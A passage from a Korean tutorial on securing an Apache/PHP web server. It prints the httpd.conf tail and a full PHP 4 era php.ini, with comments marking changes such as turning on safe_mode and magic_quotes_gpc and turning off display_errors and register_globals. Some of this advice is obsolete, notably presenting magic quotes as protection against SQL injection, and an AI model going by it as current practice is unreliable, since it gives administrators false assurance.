    ErrorDocument 502 /error/HTTP_BAD_GATEWAY.html.var
    ErrorDocument 503 /error/HTTP_SERVICE_UNAVAILABLE.html.var
    ErrorDocument 506 /error/HTTP_VARIANT_ALSO_VARIES.html.var

</IfModule>
</IfModule>

#
# The following directives modify normal HTTP response behavior to
# handle known problems with browser implementations.
#
BrowserMatch "Mozilla/2" nokeepalive
BrowserMatch "MSIE 4₩.0b2;" nokeepalive downgrade-1.0 force-response-1.0
BrowserMatch "RealPlayer 4₩.0" force-response-1.0
BrowserMatch "Java/1₩.0" force-response-1.0
BrowserMatch "JDK/1₩.0" force-response-1.0

#
# The following directive disables redirects on non-GET requests for
# a directory that does not include the trailing slash.  This fixes a
# problem with Microsoft WebFolders which does not appropriately handle
# redirects for folders with DAV methods.
#
BrowserMatch "Microsoft Data Access Internet Publishing Provider" redirect-carefully
BrowserMatch "^WebDrive" redirect-carefully
```

```
#
# Allow server status reports, with the URL of http://servername/server-status
# Change the ".your-domain.com" to match your domain to enable.
#
#<Location /server-status>
#    SetHandler server-status
#    Order deny,allow
#    Deny from all
#    Allow from .your-domain.com
#</Location>

#
# Allow remote server configuration reports, with the URL of
#   http://servername/server-info (requires that mod_info.c be loaded).
# Change the ".your-domain.com" to match your domain to enable.
#
#<Location /server-info>
#    SetHandler server-info
#    Order deny,allow
#    Deny from all
#    Allow from .your-domain.com
#</Location>

#
# Proxy Server directives. Uncomment the following lines to
# enable the proxy server:
#
#<IfModule mod_proxy.c>
#ProxyRequests On
#
#<Proxy *>
#    Order deny,allow
#    Deny from all
#    Allow from .your-domain.com
#</Proxy>

#
# Enable/disable the handling of HTTP/1.1 "Via:" headers.
# ("Full" adds the server version; "Block" removes all outgoing Via: headers)
# Set to one of: Off | On | Full | Block
#
#ProxyVia On

#
# To enable the cache as well, edit and uncomment the following lines:
# (no cacheing without CacheRoot)
#
#CacheRoot "/etc/httpd/proxy"
```

```
#CacheSize 5
#CacheGcInterval 4
#CacheMaxExpire 24
#CacheLastModifiedFactor 0.1
#CacheDefaultExpire 1
#NoCache a-domain.com another-domain.edu joes.garage-sale.com

#</IfModule>
# End of proxy directives.

### Section 3: Virtual Hosts
#
# VirtualHost: If you want to maintain multiple domains/hostnames on your
# machine you can setup VirtualHost containers for them. Most configurations
# use only name-based virtual hosts so the server doesn't need to worry about
# IP addresses. This is indicated by the asterisks in the directives below.
#
# Please see the documentation at
# <URL:http://httpd.apache.org/docs-2.0/vhosts/>
# for further details before you try to setup virtual hosts.
#
# You may use the command line option '-S' to verify your virtual host
# configuration.

#
# Use name-based virtual hosting.
#
#NameVirtualHost *

# VirtualHost example:
# Almost any Apache directive may go into a VirtualHost container.
# The first VirtualHost section is used for requests without a known
# server name.
#
#<VirtualHost *>
#    ServerAdmin webmaster@dummy-host.example.com
#    DocumentRoot /www/docs/dummy-host.example.com
#    ServerName dummy-host.example.com
#    ErrorLog logs/dummy-host.example.com-error_log
#    CustomLog logs/dummy-host.example.com-access_log common
#</VirtualHost>
```

5-2.php,ini 파일 설정

php.ini 파일은 Apache, MySQL 서버와 함께 연동되어 사용되고 있습니다. 이 파일에 대해 설정을 잘못할 경우

각종 형태의 웹 해킹을 허용하게 됩니다. php.ini 파일은 /etc 디렉토리에 있습니다. 바로 수정에 들어가겠습니다. 수정한 부분은 파란색으로 표시하며, 원래 부분은 앞에 ;를 붙이고 파란색으로 표시할 것입니다.

```
[root@localhost root]# vi /etc/php.ini
[PHP]

;;;;;;;;;;;
; WARNING ;
;;;;;;;;;;;
; This is the default settings file for new PHP installations.
; By default, PHP installs itself with a configuration suitable for
; development purposes, and *NOT* for production purposes.
; For several security-oriented considerations that should be taken
; before going online with your site, please consult php.ini-recommended
; and http://php.net/manual/en/security.php.


;;;;;;;;;;;;;;;;;;;
; About this file ;
;;;;;;;;;;;;;;;;;;;
; This file controls many aspects of PHP's behavior.  In order for PHP to
; read it, it must be named 'php.ini'.  PHP looks for it in the current
; working directory, in the path designated by the environment variable
; PHPRC, and in the path that was defined in compile time (in that order).
; Under Windows, the compile-time path is the Windows directory.  The
; path in which the php.ini file is looked for can be overridden using
; the -c argument in command line mode.
;
; The syntax of the file is extremely simple.  Whitespace and Lines
; beginning with a semicolon are silently ignored (as you probably guessed).
; Section headers (e.g. [Foo]) are also silently ignored, even though
; they might mean something in the future.
;
; Directives are specified using the following syntax:
; directive = value
; Directive names are *case sensitive* - foo=bar is different from FOO=bar.
;
; The value can be a string, a number, a PHP constant (e.g. E_ALL or M_PI), one
; of the INI constants (On, Off, True, False, Yes, No and None) or an expression
; (e.g. E_ALL & ~E_NOTICE), or a quoted string ("foo").
;
; Expressions in the INI file are limited to bitwise operators and parentheses:
; |           bitwise OR
; &           bitwise AND
; ~           bitwise NOT
; !           boolean NOT
;
```

```
; Boolean flags can be turned on using the values 1, On, True or Yes.
; They can be turned off using the values 0, Off, False or No.
;
; An empty string can be denoted by simply not writing anything after the equal
; sign, or by using the None keyword:
;
;   foo =             ; sets foo to an empty string
;   foo = none        ; sets foo to an empty string
;   foo = "none"      ; sets foo to the string 'none'
;
; If you use constants in your value, and these constants belong to a
; dynamically loaded extension (either a PHP extension or a Zend extension),
; you may only use these constants *after* the line that loads the extension.
;
; All the values in the php.ini-dist file correspond to the builtin
; defaults (that is, if no php.ini is used, or if you delete these lines,
; the builtin defaults will be identical).


;;;;;;;;;;;;;;;;;;;
; Language Options ;
;;;;;;;;;;;;;;;;;;;

; Enable the PHP scripting language engine under Apache.
engine = On

; Allow the <? tag.   Otherwise, only <?php and <script> tags are recognized.
short_open_tag = On

; Allow ASP-style <% %> tags.
asp_tags = Off

; The number of significant digits displayed in floating point numbers.
precision      =   14

; Enforce year 2000 compliance (will cause problems with non-compliant browsers)
y2k_compliance = Off

; Output buffering allows you to send header lines (including cookies) even
; after you send body content, at the price of slowing PHP's output layer a
; bit.   You can enable output buffering during runtime by calling the output
; buffering functions.   You can also enable output buffering for all files by
; setting this directive to On.   If you wish to limit the size of the buffer
; to a certain size - you can use a maximum number of bytes instead of 'On', as
; a value for this directive (e.g., output_buffering=4096).
output_buffering = Off

; You can redirect all of the output of your scripts to a function.   For
; example, if you set output_handler to "ob_gzhandler", output will be
```

```
; transparently compressed for browsers that support gzip or deflate encoding.
; Setting an output handler automatically turns on output buffering.
output_handler =

; The unserialize callback function will called (with the undefind class'
; name as parameter), if the unserializer finds an undefined class
; which should be instanciated.
; A warning appears if the specified function is not defined, or if the
; function doesn't include/implement the missing class.
; So only set this entry, if you really want to implement such a
; callback-function.
unserialize_callback_func=

; Transparent output compression using the zlib library
; Valid values for this option are 'off', 'on', or a specific buffer size
; to be used for compression (default is 4KB)
;
; Note: output_handler must be empty if this is set 'On' !!!!
;
zlib.output_compression = Off

; Implicit flush tells PHP to tell the output layer to flush itself
; automatically after every output block.   This is equivalent to calling the
; PHP function flush() after each and every call to print() or echo() and each
; and every HTML block.   Turning this option on has serious performance
; implications and is generally recommended for debugging purposes only.
implicit_flush = Off

; Whether to enable the ability to force arguments to be passed by reference
; at function call time.   This method is deprecated and is likely to be
; unsupported in future versions of PHP/Zend.   The encouraged method of
; specifying which arguments should be passed by reference is in the function
; declaration.   You're encouraged to try and turn this option Off and make
; sure your scripts work properly with it in order to ensure they will work
; with future versions of the language (you will receive a warning each time
; you use this feature, and the argument will be passed by value instead of by
; reference).
allow_call_time_pass_reference = On

; Safe Mode
;
;safe_mode = Off

 safe_mode = On

; By default, Safe Mode does a UID compare check when
; opening files. If you want to relax this to a GID compare,
; then turn on safe_mode_gid.
safe_mode_gid = Off
```

```
; When safe_mode is on, UID/GID checks are bypassed when
; including files from this directory and its subdirectories.
; (directory must also be in include_path or full path must
; be used when including)
safe_mode_include_dir =

; When safe_mode is on, only executables located in the safe_mode_exec_dir
; will be allowed to be executed via the exec family of functions.
safe_mode_exec_dir =

; open_basedir, if set, limits all file operations to the defined directory
; and below.  This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
;
;open_basedir =

; Setting certain environment variables may be a potential security breach.
; This directive contains a comma-delimited list of prefixes.  In Safe Mode,
; the user may only alter environment variables whose names begin with the
; prefixes supplied here.  By default, users will only be able to set
; environment variables that begin with PHP_ (e.g. PHP_FOO=BAR).
;
; Note:  If this directive is empty, PHP will let the user modify ANY
; environment variable!
safe_mode_allowed_env_vars = PHP_

; This directive contains a comma-delimited list of environment variables that
; the end user won't be able to change using putenv().  These variables will be
; protected even if safe_mode_allowed_env_vars is set to allow to change them.
safe_mode_protected_env_vars = LD_LIBRARY_PATH

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names.  This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_functions =

; Colors for Syntax Highlighting mode.  Anything that's acceptable in
; <font color="??????"> would work.
highlight.string  = #CC0000
highlight.comment = #FF9900
highlight.keyword = #006600
highlight.bg      = #FFFFFF
highlight.default = #0000CC
highlight.html    = #000000


;
; Misc
```

```
;
; Decides whether PHP may expose the fact that it is installed on the server
; (e.g. by adding its signature to the Web server header).  It is no security
; threat in any way, but it makes it possible to determine whether you use PHP
; on your server or not.
expose_php = On


;;;;;;;;;;;;;;;;;;;
; Resource Limits ;
;;;;;;;;;;;;;;;;;;;

max_execution_time = 30       ; Maximum execution time of each script, in seconds
memory_limit = 8M         ; Maximum amount of memory a script may consume (8MB)


;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Error handling and logging ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; error_reporting is a bit-field.  Or each number up to get desired error
; reporting level
; E_ALL                 - All errors and warnings
; E_ERROR               - fatal run-time errors
; E_WARNING             - run-time warnings (non-fatal errors)
; E_PARSE               - compile-time parse errors
; E_NOTICE              - run-time notices (these are warnings which often result
;                         from a bug in your code, but it's possible that it was
;                         intentional (e.g., using an uninitialized variable and
;                         relying on the fact it's automatically initialized to an
;                         empty string)
; E_CORE_ERROR          - fatal errors that occur during PHP's initial startup
; E_CORE_WARNING        - warnings (non-fatal errors) that occur during PHP's
;                         initial startup
; E_COMPILE_ERROR       - fatal compile-time errors
; E_COMPILE_WARNING     - compile-time warnings (non-fatal errors)
; E_USER_ERROR          - user-generated error message
; E_USER_WARNING        - user-generated warning message
; E_USER_NOTICE         - user-generated notice message
;
; Examples:
;
;   - Show all errors, except for notices
;
;error_reporting = E_ALL & ~E_NOTICE
;
;   - Show only errors
;
;error_reporting = E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
```

```
;
;    - Show all errors except for notices
;
error_reporting  =  E_ALL & ~E_NOTICE

; Print out errors (as a part of the output).  For production web sites,
; you're strongly encouraged to turn this feature off, and use error logging
; instead (see below).  Keeping display_errors enabled on a production web site
; may reveal security information to end users, such as file paths on your Web
; server, your database schema or other information.
; Error Page 또는 Warning Page 노출을 피하기 위한 것입니다.
; 공격자들은 일부러 에러를 발생하여 서버에 대한 정보를 확인합니다.
; 이를 막기 위해 다음과 같이 수정합니다.
; display_errors = On

display_errors = Off


; Even when display_errors is on, errors that occur during PHP's startup
; sequence are not displayed.  It's strongly recommended to keep
; display_startup_errors off, except for when debugging.
display_startup_errors = Off

; Log errors into a log file (server-specific log, stderr, or error_log (below))
; As stated above, you're strongly advised to use error logging in place of
; error displaying on production web sites.
log_errors = Off

; Store the last error/warning message in $php_errormsg (boolean).
track_errors = Off

; Disable the inclusion of HTML tags in error messages.
;html_errors = Off

; String to output before an error message.
;error_prepend_string = "<font color=ff0000>"

; String to output after an error message.
;error_append_string = "</font>"

; Log errors to specified file.
;error_log = filename

; Log errors to syslog (Event Log on NT, not valid in Windows 95).
;error_log = syslog

; Warn if the + operator is used with strings.
warn_plus_overloading = Off
```

```
;;;;;;;;;;;;;;;;;
; Data Handling ;
;;;;;;;;;;;;;;;;;
;
; Note - track_vars is ALWAYS enabled as of PHP 4.0.3

; The separator used in PHP generated URLs to separate arguments.
; Default is "&".
;arg_separator.output = "&amp;"

; List of separator(s) used by PHP to parse input URLs into variables.
; Default is "&".
; NOTE: Every character in this directive is considered as separator!
;arg_separator.input = ";&"

; This directive describes the order in which PHP registers GET, POST, Cookie,
; Environment and Built-in variables (G, P, C, E & S respectively, often
; referred to as EGPCS or GPC).  Registration is done from left to right, newer
; values override older values.
variables_order = "EGPCS"

; Whether or not to register the EGPCS variables as global variables.  You may
; want to turn this off if you don't want to clutter your scripts' global scope
; with user data.  This makes most sense when coupled with track_vars - in which
; case you can access all of the GPC variables through the $HTTP_*_VARS[],
; variables.
;
; You should do your best to write your scripts so that they do not require
; register_globals to be on;  Using form variables as globals can easily lead
; to possible security problems, if the code is not very well thought of.
; register_globals = On

register_globals = Off

; 혹시라도 낮은 버전을 사용하는 경우 이 부분이 디폴트로 On 되어 있는데,
; 특별한 이유가 없다면 Off로 설정하는 것이 좋습니다.

; This directive tells PHP whether to declare the argv&argc variables (that
; would contain the GET information).  If you don't use these variables, you
; should turn it off for increased performance.
register_argc_argv = On

; Maximum size of POST data that PHP will accept.
post_max_size = 8M

; This directive is deprecated.  Use variables_order instead.
gpc_order = "GPC"
```

```
; Magic quotes
;

; Magic quotes for incoming GET/POST/Cookie data.
; magic_quotes_gpc = Off

magic_quotes_gpc = On

; SQL Injection과 같은 공격을 막는데 도움이 됩니다.

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of ₩').
magic_quotes_sybase = Off

; Automatically add files before or after any PHP document.
auto_prepend_file =
auto_append_file =

; As of 4.0b4, PHP always outputs a character encoding by default in
; the Content-type: header.  To disable sending of the charset, simply
; set it to be empty.
;
; PHP's built-in default is text/html
default_mimetype = "text/html"
;default_charset = "iso-8859-1"

; Always populate the $HTTP_RAW_POST_DATA variable.
;always_populate_raw_post_data = On

;;;;;;;;;;;;;;;;;;;;;;;;;
; Paths and Directories ;
;;;;;;;;;;;;;;;;;;;;;;;;;

; UNIX: "/path1:/path2"
;include_path = ".:/php/includes"
;
; Windows: "₩path1;₩path2"
;include_path = ".;c:₩php₩includes"

; The root of the PHP pages, used only if nonempty.
; if PHP was not compiled with FORCE_REDIRECT, you SHOULD set doc_root
; if you are running php as a CGI under any web server (other than IIS)
; see documentation for security issues.  The alternate is to use the
; cgi.force_redirect configuration below
doc_root =

; The directory under which PHP opens the script using /~usernamem used only
```

```
; if nonempty.
user_dir =

; Directory in which the loadable extensions (modules) reside.
extension_dir = /usr/lib/php4

; Whether or not to enable the dl() function.  The dl() function does NOT work
; properly in multithreaded servers, such as IIS or Zeus, and is automatically
; disabled on them.
enable_dl = On

; cgi.force_redirect is necessary to provide security running PHP as a CGI under
; most web servers.  Left undefined, PHP turns this on by default.  You can
; turn it off here AT YOUR OWN RISK
; **You CAN safely turn this off for IIS, in fact, you MUST.**
; cgi.force_redirect = 1

; if cgi.force_redirect is turned on, and you are not running under Apache or Netscape
; (iPlanet) web servers, you MAY need to set an environment variable name that PHP
; will look for to know it is OK to continue execution.  Setting this variable MAY
; cause security issues, KNOW WHAT YOU ARE DOING FIRST.
; cgi.redirect_status_env = ;

;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
upload_max_filesize = 2M


;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; allow_url_fopen = On
; 앞에 ;를 붙였습니다. 버전별로 다른데, 특별한 이유가 없다면 앞에 ;을 붙입니다.

; Define the anonymous ftp password (your email address)
;from="john@doe.com"
```

```
;;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
;;;;;;;;;;;;;;;;;;;;
;
; If you wish to have an extension loaded automatically, use the following
; syntax:
;
;    extension=modulename.extension
;
; For example:
;
;    extension=msql.so
;
; Note that it should be the name of the module only; no directory information
; needs to go here.  Specify the location of the extension with the
; extension_dir directive above.

;;;;
; Note: For Red Hat Linux, packaged extension modules are now loaded via
; the ini files in the directory /etc/php.d.
;;;;


;;;;;;;;;;;;;;;;;;;
; Module Settings ;
;;;;;;;;;;;;;;;;;;;

[Syslog]
; Whether or not to define the various syslog variables (e.g. $LOG_PID,
; $LOG_CRON, etc.).  Turning it off is a good idea performance-wise.  In
; runtime, you can define these variables by calling define_syslog_variables().
define_syslog_variables  = Off

[mail function]
; For Win32 only.
SMTP = localhost

; For Win32 only.
sendmail_from = me@localhost.com

; For Unix only.  You may supply arguments as well (default: "sendmail -t -i").
sendmail_path = /usr/sbin/sendmail -t -i

[Java]
;java.class.path = .₩php_java.jar
;java.home = c:₩jdk
;java.library = c:₩jdk₩jre₩bin₩hotspot₩jvm.dll
;java.library.path = .₩
```

```
[SQL]
sql.safe_mode = Off

[ODBC]
;odbc.default_db    =  Not yet implemented
;odbc.default_user  =  Not yet implemented
;odbc.default_pw    =  Not yet implemented

; Allow or prevent persistent links.
odbc.allow_persistent = On

; Check that a connection is still valid before reuse.
odbc.check_persistent = On

; Maximum number of persistent links.  -1 means no limit.
odbc.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
odbc.max_links = -1

; Handling of LONG fields.  Returns number of bytes to variables.  0 means
; passthru.
odbc.defaultlrl = 4096

; Handling of binary data.  0 means passthru, 1 return as is, 2 convert to char.
; See the documentation on odbc_binmode and odbc_longreadlen for an explanation
; of uodbc.defaultlrl and uodbc.defaultbinmode
odbc.defaultbinmode = 1

[MySQL]
; Allow or prevent persistent links.
mysql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mysql.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
mysql.max_links = -1

; Default port number for mysql_connect().  If unset, mysql_connect() will use
; the $MYSQL_TCP_PORT or the mysql-tcp entry in /etc/services or the
; compile-time value defined MYSQL_PORT (in that order).  Win32 will only look
; at MYSQL_PORT.
mysql.default_port =

; Default socket name for local MySQL connects.  If empty, uses the built-in
; MySQL defaults.
mysql.default_socket =
```

```
; Default host for mysql_connect() (doesn't apply in safe mode).
mysql.default_host =

; Default user for mysql_connect() (doesn't apply in safe mode).
mysql.default_user =

; Default password for mysql_connect() (doesn't apply in safe mode).
; Note that this is generally a *bad* idea to store passwords in this file.
; *Any* user with PHP access can run 'echo cfg_get_var("mysql.default_password")
; and reveal this password!  And of course, any users with read access to this
; file will be able to reveal the password as well.
mysql.default_password =

[mSQL]
; Allow or prevent persistent links.
msql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
msql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
msql.max_links = -1

[PostgresSQL]
; Allow or prevent persistent links.
pgsql.allow_persistent = On

; Detect broken persistent links always with pg_pconnect(). Need a little overhead.
pgsql.auto_reset_persistent = Off

; Maximum number of persistent links.  -1 means no limit.
pgsql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
pgsql.max_links = -1

[Sybase]
; Allow or prevent persistent links.
sybase.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
sybase.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
sybase.max_links = -1

;sybase.interface_file = "/usr/sybase/interfaces"
```

```
; Minimum error severity to display.
sybase.min_error_severity = 10

; Minimum message severity to display.
sybase.min_message_severity = 10

; Compatability mode with old versions of PHP 3.0.
; If on, this will cause PHP to automatically assign types to results according
; to their Sybase type, instead of treating them all as strings.  This
; compatability mode will probably not stay around forever, so try applying
; whatever necessary changes to your code, and turn it off.
sybase.compatability_mode = Off

[Sybase-CT]
; Allow or prevent persistent links.
sybct.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
sybct.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
sybct.max_links = -1

; Minimum server message severity to display.
sybct.min_server_severity = 10

; Minimum client message severity to display.
sybct.min_client_severity = 10

[bcmath]
; Number of decimal digits for all bcmath functions.
bcmath.scale = 0

[browscap]
;browscap = extra/browscap.ini

[Informix]
; Default host for ifx_connect() (doesn't apply in safe mode).
ifx.default_host =

; Default user for ifx_connect() (doesn't apply in safe mode).
ifx.default_user =

; Default password for ifx_connect() (doesn't apply in safe mode).
ifx.default_password =

; Allow or prevent persistent links.
ifx.allow_persistent = On
```

; Maximum number of persistent links. -1 means no limit.
ifx.max_persistent = -1

; Maximum number of links (persistent + non-persistent). -1 means no limit.
ifx.max_links = -1

; If on, select statements return the contents of a text blob instead of its id.
ifx.textasvarchar = 0

; If on, select statements return the contents of a byte blob instead of its id.
ifx.byteasvarchar = 0

; Trailing blanks are stripped from fixed-length char columns. May help the
; life of Informix SE users.
ifx.charasvarchar = 0

; If on, the contents of text and byte blobs are dumped to a file instead of
; keeping them in memory.
ifx.blobinfile = 0

; NULL's are returned as empty strings, unless this is set to 1. In that case,
; NULL's are returned as string 'NULL'.
ifx.nullformat = 0

[Session]
; Handler used to store/retrieve data.
session.save_handler = files

; Argument passed to save_handler. In the case of files, this is the path
; where data files are stored. Note: Windows users have to change this
; variable in order to use PHP's session functions.
session.save_path = /tmp

; Whether to use cookies.
session.use_cookies = 1

; Name of the session (used as cookie name).
session.name = PHPSESSID

; Initialize session on request startup.
session.auto_start = 0

; Lifetime in seconds of cookie or, if 0, until browser is restarted.
session.cookie_lifetime = 0

; The path for which the cookie is valid.
session.cookie_path = /

```
; The domain for which the cookie is valid.
session.cookie_domain =

; Handler used to serialize data.  php is the standard serializer of PHP.
session.serialize_handler = php

; Percentual probability that the 'garbage collection' process is started
; on every session initialization.
session.gc_probability = 1

; After this number of seconds, stored data will be seen as 'garbage' and
; cleaned up by the garbage collection process.
session.gc_maxlifetime = 1440

; Check HTTP Referer to invalidate externally stored URLs containing ids.
; HTTP_REFERER has to contain this substring for the session to be
; considered as valid.
session.referer_check =

; How many bytes to read from the file.
session.entropy_length = 0

; Specified here to create the session id.
session.entropy_file =

;session.entropy_length = 16

;session.entropy_file = /dev/urandom

; Set to {nocache,private,public} to determine HTTP caching aspects.
session.cache_limiter = nocache

; Document expires after n minutes.
session.cache_expire = 180

; use transient sid support if enabled by compiling with --enable-trans-sid.
session.use_trans_sid = 1

url_rewriter.tags = "a=href,area=href,frame=src,input=src,form=fakeentry"

[MSSQL]
; Allow or prevent persistent links.
mssql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mssql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
mssql.max_links = -1
```

```
; Minimum error severity to display.
mssql.min_error_severity = 10

; Minimum message severity to display.
mssql.min_message_severity = 10

; Compatability mode with old versions of PHP 3.0.
mssql.compatability_mode = Off

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textlimit = 4096

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textsize = 4096

; Limits the number of records in each batch.  0 = all records in one batch.
;mssql.batchsize = 0

[Assertion]
; Assert(expr); active by default.
;assert.active = On

; Issue a PHP warning for each failed assertion.
;assert.warning = On

; Don't bail out by default.
;assert.bail = Off

; User-function to be called if an assertion fails.
;assert.callback = 0

; Eval the expression with current error_reporting().  Set to true if you want
; error_reporting(0) around the eval().
;assert.quiet_eval = 0

[Ingres II]
; Allow or prevent persistent links.
ingres.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
ingres.max_persistent = -1

; Maximum number of links, including persistents.  -1 means no limit.
ingres.max_links = -1

; Default database (format: [node_id::]dbname[/srv_class]).
ingres.default_database =
```

```
; Default user.
ingres.default_user =

; Default password.
ingres.default_password =

[Verisign Payflow Pro]
; Default Payflow Pro server.
pfpro.defaulthost = "test-payflow.verisign.com"

; Default port to connect to.
pfpro.defaultport = 443

; Default timeout in seconds.
pfpro.defaulttimeout = 30

; Default proxy IP address (if required).
;pfpro.proxyaddress =

; Default proxy port.
;pfpro.proxyport =

; Default proxy logon.
;pfpro.proxylogon =

; Default proxy password.
;pfpro.proxypassword =

[Sockets]
; Use the system read() function instead of the php_read() wrapper.
sockets.use_system_read = On

[com]
; path to a file containing GUIDs, IIDs or filenames of files with TypeLibs
;com.typelib_file =
; allow Distributed-COM calls
;com.allow_dcom = true
; autoregister constants of a components typlib on com_load()
;com.autoregister_typelib = true
; register constants casesensitive
;com.autoregister_casesensitive = false
; show warnings on duplicate constat registrations
;com.autoregister_verbose = true

[Printer]
;printer.default_printer = ""

[mbstring]
;mbstring.internal_encoding = EUC-JP
```

```
;mbstring.http_input = auto
;mbstring.http_output = SJIS
;mbstring.detect_order = auto
;mbstring.substitute_character = none;

[FrontBase]
;fbsql.allow_persistent = On
;fbsql.autocommit = On
;fbsql.default_database =
;fbsql.default_database_password =
;fbsql.default_host =
;fbsql.default_password =
;fbsql.default_user = "_SYSTEM"
;fbsql.generate_warnings = Off
;fbsql.max_connections = 128
;fbsql.max_links = 128
;fbsql.max_persistent = -1
;fbsql.max_results = 128
;fbsql.batchSize = 1000


; Local Variables:
; tab-width: 4
; End:
```

자, 이제 기본적인 설정이 끝났습니다. httpd.conf 파일과 php.ini 파일 설정이 끝나면 반드시 해주어야할 마지막 작업 하나가 남아 있습니다. 그것은 httpd 데몬을 다시 시작하는 것입니다. 이 방법은 이미 앞에서도 언급했지만 다시 한번 더 보여주도록 하겠습니다.

```
[root@localhost root]# /etc/rc.d/init.d/httpd restart
httpd 를 정지함:                                           [  확인  ]
httpd (을)를 시작합니다:                                   [  확인  ]
[root@localhost root]#
```

이제 모든 작업이 끝났습니다.

비교적 간단한 작업으로 큰 피해를 예방할 수 있습니다. 하루 넉넉하게 시간을 투자하시면 됩니다. 이 작은 문서가 우리나라의 보안을 위해 도움이 되길 바라며, 이 글을 마칩니다. 감사합니다.